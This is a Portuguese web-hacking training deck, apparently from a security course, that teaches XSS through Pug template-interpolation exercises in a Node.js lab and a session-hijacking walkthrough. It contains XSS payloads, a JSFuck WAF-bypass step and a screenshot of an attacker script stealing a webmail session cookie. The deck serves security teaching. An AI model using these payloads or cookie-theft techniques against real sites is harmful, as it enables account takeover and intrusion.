Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XSS em Node.js - Mão na Massa

Mas o que é um Template Engine?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Quando o código de template for renderizado em HTML, ele

ficará assim:

```
1 <h1>Hacking The Planet</h1>
2 <p>Ownando Geral no Treinamento de Web Hacking</p>
```

XSS em Node.js - Mão na Massa

Mas o que é um Template Engine?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XSS em Node.js - Mão na Massa

Mas o que é um Template Engine?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

No **Pug** temos a opção de usar a interpolação³⁰ de strings de duas formas.

Com Escape ou **Sem Escape**:

- `!{}` - Interpolação de string **Sem Escape**
- `#{}` - Interpolação de string **Com Escape**

³⁰<https://pugjs.org/language/interpolation.html>

XSS em Node.js - Mão na Massa

Mas o que é um Template Engine?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XSS em Node.js - Mão na Massa

Mas o que é um Template Engine?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS

Session Attacks
Injections
HTML Injection
CRLF Injection

XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

- Em JavaScript, para usar um **Buffer Sem Escape** basta colocar "**!=**"
- Qualquer coisa depois do "**!=**" será automaticamente executado como JavaScript
- Em qualquer lugar onde **HTML** bruto possa ser inserido, existe um **XSS** em potencial

Veja mais informações em:

<https://pugjs.org/language/code.html#unescape-buffered-code>

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XSS em Node.js - Mão na Massa

Interpolação Com Escape

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

The screenshot shows a web browser window with the URL `http://chat:3000/chatchannel`. The page title is "Chat Support Systems". The main content area displays a heading "Chat Support" with a subtitle "Systems". Below this, there is a section titled "Escaped String Interpolation" containing the message "No results found for #{name1}".

A red box highlights the URL bar, and a red arrow points from the URL bar to the input field where the exploit was entered. The input field contains the value "<script>alert(1)</script>". Below the input field, the message "No results found for <script>alert(1)</script>" is displayed.

On the left side, there is a sidebar with buttons for "Exercise 1" (which has a red arrow pointing to it), "Exercise 2", "Exercise 3", "Exercise 4", "Exercise 5", and a "Submit" button.

Figura: Exercício 1 de XSS em Node.js

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Ext
107	http://chat:3000	GET	/xss?name1=%3Cscript%3Ealert%281... 104		✓	200	4051	HTML	
104	http://chat:3000	GET	/xss 103		✓	200	4021	HTML	
103	https://shavar.services.mozilla....	POST	/downloads?client=navclient-autofox... 100		✓	200	205	text	
100	http://chat:3000	GET	/socket.io/?EIO=3&transport=websock... 100		✓	101	129	text	io

Request Response

Raw Headers Hex HTML Render

```

class="right">><a class="link" href="/">Home</a><a class="link"
href="/chatchannel/1">Chat</a></div></div><br><br><script>var user3 = ;</script><script>var user5 = ;
</script><form method="get" action=""><br><br><input type="button" value="Exercise 1"
onclick="toggle(&quot;ex1&quot;)"><div id="ex1"><b>Escaped String Interpolation</b><br><pre>p No results
found for # {name1}</pre><input type="text" placeholder="name1" name="name1"><p>No results found for
<script>&lt;script&gt;alert(1)&lt;/script&gt;</p></div><br><br><input type="button" value="Exercise 2"
onclick="toggle(&quot;ex2&quot;)"><div id="ex2"><b>Unescaped String Interpolation</b><br><pre>p No results
found for ! {name2}</pre><input type="text" placeholder="name2" name="name2"><p>No results found for
</p></div><br><input type="button" value="Exercise 3" onclick="toggle(&quot;ex3&quot;)"><div
id="ex3"><b>Escaped String Interpolation into dynamic inline Javascript</b><br><pre>script.
var user3 = # {name3};</pre>

```

Figura: Analisando o Request/Response no Burp

- Acesse `http://chat:3000/`
- Clique em **Exercise 2**
- Note o código fonte exibido: `"!"`:
- Submeta seu Payload XSS
- Analise o Request/Response no Burp

XSS em Node.js - Mão na Massa

Interpolação Sem Escape

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

The screenshot shows a web browser window with the URL `chat:3000/xss?name1=<script>alert(1)</script>`. The page title is "Chat Support Systems". The main content area displays the heading "Chat Support Systems" and a section titled "Unescaped String Interpolation". Below this, a message box shows the text "No results found for ! {name2}" in a light blue box. Underneath, a script tag containing "`<script>alert(1)</script>`" is highlighted with a red box and a red arrow pointing to it from the left. At the bottom of the page, there is a "Submit" button.

Figura: Exercício 1 de XSS em Node.js

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Burp Suite Community Edition v1.7.36 - Temporary Project

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Ext
218	http://chat:3000	GET	/xss?name1=&name2=%3Cscript%3E...	✓		200	3882	HTML	
215	http://chat:3000	GET	/xss?name1=&name2=%3Cscript%3E...	✓		304	151		
212	http://chat:3000	GET	/xss?name1=&name2=aaaa&name3...	✓		200	3861	HTML	
209	http://chat:3000	GET	/xss?name1=&name2=&name3=&na...	✓		200	3865	HTML	

Request Response

Raw Headers Hex HTML Render

```

class="right">><a class="link" href="/">Home</a><a class="link"
href="/chatchannel/1">Chat</a></div></div><br><br><script>var user3 = ;</script><script>var user5 = ;
</script><form method="get" action=""><br><br><input type="button" value="Exercise 1"
onclick="toggle(&quot;ex1&quot;);"><div id="ex1"><b>Escaped String Interpolation</b><br><pre>p No results
found for # {name1}</pre><input type="text" placeholder="name1" name="name1"><p>No results found for
</p></div><br><input type="button" value="Exercise 2" onclick="toggle(&quot;ex2&quot;);"><div
id="ex2"><b>Unescaped String Interpolation</b><br><pre>p No results found for ! {name2}</pre><input
type="text" placeholder="name2" name="name2"><p>No results found for
<script>alert(1)</script></p></div><br><input type="button" value="Exercise 3"
onclick="toggle(&quot;ex3&quot;);"><div id="ex3"><b>Escaped String Interpolation into dynamic inline
Javascript</b><br><pre>script.
var user3 = #{name3};</pre>
```

Figura: Analisando o Request/Response no Burp

XSS em Node.js - Mão na Massa

Interpolação com Escape e JavaScript inline

Burp Suite Community Edition v1.7.36 - Temporary Project

Host Method URL Params Edited Status Length MIME type Ext

218	http://chat:3000	GET	/xss?name1=&name2=%3Cscript%3E...	✓	200	3882	HTML
215	http://chat:3000	GET	/xss?name1=&name2=%3Cscript%3E...	✓	304	151	
212	http://chat:3000	GET	/xss?name1=&name2=aaaa&name3...	✓	200	3861	HTML
209	http://chat:3000	GET	/xss?name1=&name2=&name3=&na...	✓	200	3865	HTML

Request Response

Raw Headers Hex HTML Render

```

class="right"><><a class="link" href="/">Home</a><a class="link"
href="/chatchannel/1">Chat</a></div></div><br><br><script>var user3 = ;</script><script>var user5 = ;
</script><form method="get" action=""><br><br><input type="button" value="Exercise 1"
onclick="toggle(&quot;ex1&quot;)"><div id="ex1"><b>Escaped String Interpolation</b><br><pre>p No results
found for # {name1}</pre><input type="text" placeholder="name1" name="name1"><p>No results found for
</p></div><br><input type="button" value="Exercise 2" onclick="toggle(&quot;ex2&quot;)"><div
id="ex2"><b>Unescaped String Interpolation</b><br><pre>p No results found for ! {name2}</pre><input
type="text" placeholder="name2" name="name2"><p>No results found for
<script>alert(1)</script></p></div><br><input type="button" value="Exercise 3"
onclick="toggle(&quot;ex3&quot;)"><div id="ex3"><b>Escaped String Interpolation into dynamic inline
Javascript</b><br><pre>script.
var user3 = #{name3};</pre>
```

Figura: Exercício 1 de XSS em Node.js

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Burp Suite Community Edition v1.7.36 - Temporary Project

Host Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, Image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Ext
120	http://chat:3000	GET	/xss?name1=&name2=&name3=alert...		✓	200	4028	HTML	
119	https://shavar.services.mozilla....	POST	/downloads?client=navclient-auto-fir...		✓	200	205	text	
116	http://chat:3000	GET	/xss?name1=&name2=&name3=%3C...		✓	200	4090	HTML	
113	http://chat:3000	GET	/xss?name1=&name2=%3Cscript%3E...		✓	200	4037	HTML	

Request Response

Raw Headers Hex HTML Render

```
mydiv.style.display = 'none'
} </script> </head> <body class="home"> <div class="center"> <div class="navigation"> <div class="left"> <div class="logo"> <p> Chat Support Systems</p> </div> </div> <div class="right"> <a class="link" href="/">Home</a> <a class="link" href="/chatchannel/1">Chat</a> </div> </div> <br> <br> <script> var user3 = alert(1); </script> <script> var user5 = ; </script> <form method="get" action=""> <br> <br> <input type="button" value="Exercise 1" onclick="toggle(&quot;ex1&quot;)"> <div id="ex1"> <b>Escaped String Interpolation</b> <br> <pre>p No results found for # {name1}</pre> <input type="text" placeholder="name1" name="name1" /> <br> <pre>p No results found for </p> </div> <br> <input type="button" value="Exercise 2" onclick="toggle(&quot;ex2&quot;)"> <div id="ex2"> <b>Unescaped String Interpolation</b> <br> <pre>p No results found for ! {name2}</pre> <input type="text" placeholder="name2" name="name2" /> <p>No results found for </p> </div> <br> <input type="button" value="Exercise 3" onclick="toggle(&quot;ex3&quot;)"> <div id="ex3"> <b>Escaped String Interpolation into dynamic inline Javascript</b> <br> <pre>script<br> var user3 = #{name3};</pre>
```

Figura: Analisando o Request/Response no Burp

Analisando o trecho de código que foi usado na implementação temos:

```
1 script.  
2 var user3 = #{name3};  
3 p No results found for #{name3}
```

- O desenvolvedor está escapando a interpolação de string usando **JavaScript inline dinâmico**.
- É vulnerável por causa do contexto do código.
- No **Pug Template**, antes do **escape** da interpolação, estamos dentro de uma tag `<script>`
- Qualquer JavaScript, mesmo com **escape**, será executado automaticamente.
- Por causa do contexto, nem precisamos usar a tag `<script>` em nosso Payload, basta: `alert(1)`

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XSS em Node.js - Mão na Massa

Unescaped Buffer

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Analisando o trecho de código que foi usado na implementação temos:

```
1 p!= 'No results found for '+name4
```

- O desenvolvedor está usando **Unescaped Buffer³¹**
" != "
- É vulnerável por padrão, já que não se faz o **escape**

³¹<https://pugjs.org/language/code.html>

- Acesse `http://chat:3000/`
- Clique em **Exercise 5**
- Note o código fonte exibido: `"#"`:
- Submeta seu Payload XSS
- Analise o Request/Response no Burp

XSS em Node.js - Mão na Massa

Escaped String + JavaScript inline + Protection

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

The screenshot shows a web browser window with the URL `chat:3000/xss?name1=&name2=&name3=&name4=&name5=`. The page title is "Chat Support Systems". On the left, there is a sidebar with links for "Exercise 1" through "Exercise 5". The main content area displays the following text:

Escaped String Interpolation into escaped dynamic inline Javascript

```
script.  
var user3 = #{name5};  
.  
p No results found for #{name5}
```

Below this, a text input field contains the value `<script>alert(1)</script>`. A red arrow points from the top-left of this input field towards the bottom-right of the page, indicating the flow of data from the input to the rendered output.

At the bottom of the page, there is a "Submit" button.

Figura: Exercício 1 de XSS em Node.js

```
1 script.  
2 var user3 = #{name5};  
3 p No results found for #{name5}
```

- Está usando "# para fazer escape
- Está usando JavaScript inline dinâmico
- Então por que não consigo explorar o XSS?

XSS em Node.js - Mão na Massa

Escaped String + JavaScript inline + Protection

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

A Aplicação Web está usando algum mecanismo de defesa:

- WAF (Web Application Firewall)³² ?
 - Whitelist/Blacklist ?
 - Expressões Regulares (Regex) ?

³²[https:](https://)

http://www.owasp.org/index.php/Web_Application_Firewall

XSS em Node.js - Mão na Massa

Bypass - O Pulo do Gato

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

NodeJS XSS




Figura: Site: <http://www.jsfuck.com/>

XSS em Node.js - Mão na Massa

Bypass - O Pulo do Gato

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux




Figura: Inserindo o Payload Poliglota Exotérico

XSS em Node.js - Mão na Massa

Bypass - O Pulo do Gato




Figura: Analisando o Request/Response no Burp

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Ataque de Brute Force - Exercício

Hora de Praticar Sozinho

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Fazendo exercícios pra ficar fortão:

Como evoluir de um XSS para um RCE
(Remote Code Execution)?

Um jeito simples, seria usar um Payload XSS para fazer com que a própria vitima realize um scan na rede interna para encontrar aplicações conhecidamente vulnerável. Veja outros exemplos engenhosos em: <https://github.com/Varbaek/xsser>

Session Hijacking

Atacando Aplicações Web

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Session Hijacking

O que é?

O ataque **Session Hijacking** consiste na exploração do mecanismo de controle de sessão da Web, que normalmente é gerenciado para um **Token de Sessão**. Como a comunicação HTTP usa muitas conexões TCP diferentes, o servidor Web precisa de um método para reconhecer as conexões de todos os usuários. O método mais útil depende de um token que o servidor Web envia ao navegador do cliente após uma autenticação bem-sucedida.

Session Hijacking

O que é?

Um token de sessão é normalmente composto por uma string de largura variável e pode ser usado de maneiras diferentes:

- Na URL
- No cabeçalho da requisição HTTP em forma de Cookie
- Em outras partes do cabeçalho da solicitação HTTP
- No corpo da requisição HTTP

Session Hijacking

O que é?

O ataque de **Session Hijacking** consiste em comprometer o **Token de Sessão**, através de roubo ou prevendo um token de sessão válido para obter acesso não autorizado ao Servidor de Aplicação Web. O **Token da Sessão** pode ser comprometido de diferentes maneiras. Os mais comuns são:

- Predictable session token
- Session Sniffing
- Client-side attacks (XSS, malicious JavaScript Codes, Malwares, etc)
- Man-in-the-middle attack
- Man-in-the-browser attack

Session Hijacking

Session Hijacking e OWASP Top 10-2017

Top 10-2017 A2-Broken Authentication³³

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↳	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	↳	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↳	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↳	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	↳	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW, Comm.]

³³https://www.owasp.org/index.php/Top_10-2017_A2-Broken.Authentication

Ataque de Session Hijacking

Hora de colocar a mão na massa...

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Ataque de Session Hijacking

Hora de colocar a mão na massa...

Figura: Roubando a sessão do usuário **admin@h2hc.local**

The screenshot illustrates a session hijacking attack on a local web server (h2hc.local). It shows three windows:

- Vítima (Victim):** A mail client showing an incoming email from "victima@h2hc.local" with the subject "PoC 003 - Voce foi pwned". The message body contains the text "Essa é para voce saber o que aconteceu. LOL".
- Atacante (Attacker):** A terminal window showing the attacker's commands to exploit the victim's session:

```
root@atacante:~/WebHacking_H2HC/Attacl# ./WebHacking_H2HC/Attacl
root@atacante:~/WebHacking_H2HC/Attacl# ./WebHacking_H2HC/Attacl
root@atacante:~/WebHacking_H2HC/Attacl# ./WebHacking_H2HC/Attacl# service apache2 start
root@atacante:~/WebHacking_H2HC/Attacl# ./atmail-xss-poc_003.py
```
- Atacante (Attacker):** A browser window showing the captured session cookie. The cookie details are as follows:

Domain:	192.168.234.128
Name:	atmail6
Value:	3pg367r3bgndz0
Path:	/
Expires:	
SameSite:	firefox-default
First Party Domain:	
Secure:	
Session:	<input checked="" type="checkbox"/>
Http Only:	
Host Only:	

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Ataque de Session Hijacking

Hora de colocar a mão na massa...

Figura: O **Atacante** inicia o Servidor Web e envia o email com o **Payload XSS** para a vítima

```
root@atacante:~/WebHacking_H2HC/Atmail
File Edit View Search Terminal Help
root@atacante:~/WebHacking_H2HC/Atmail#
root@atacante:~/WebHacking_H2HC/Atmail#
root@atacante:~/WebHacking_H2HC/Atmail# service apache2 start
root@atacante:~/WebHacking_H2HC/Atmail# ./atmail-xss-poc_003.py
```

Ataque de Session Hijacking

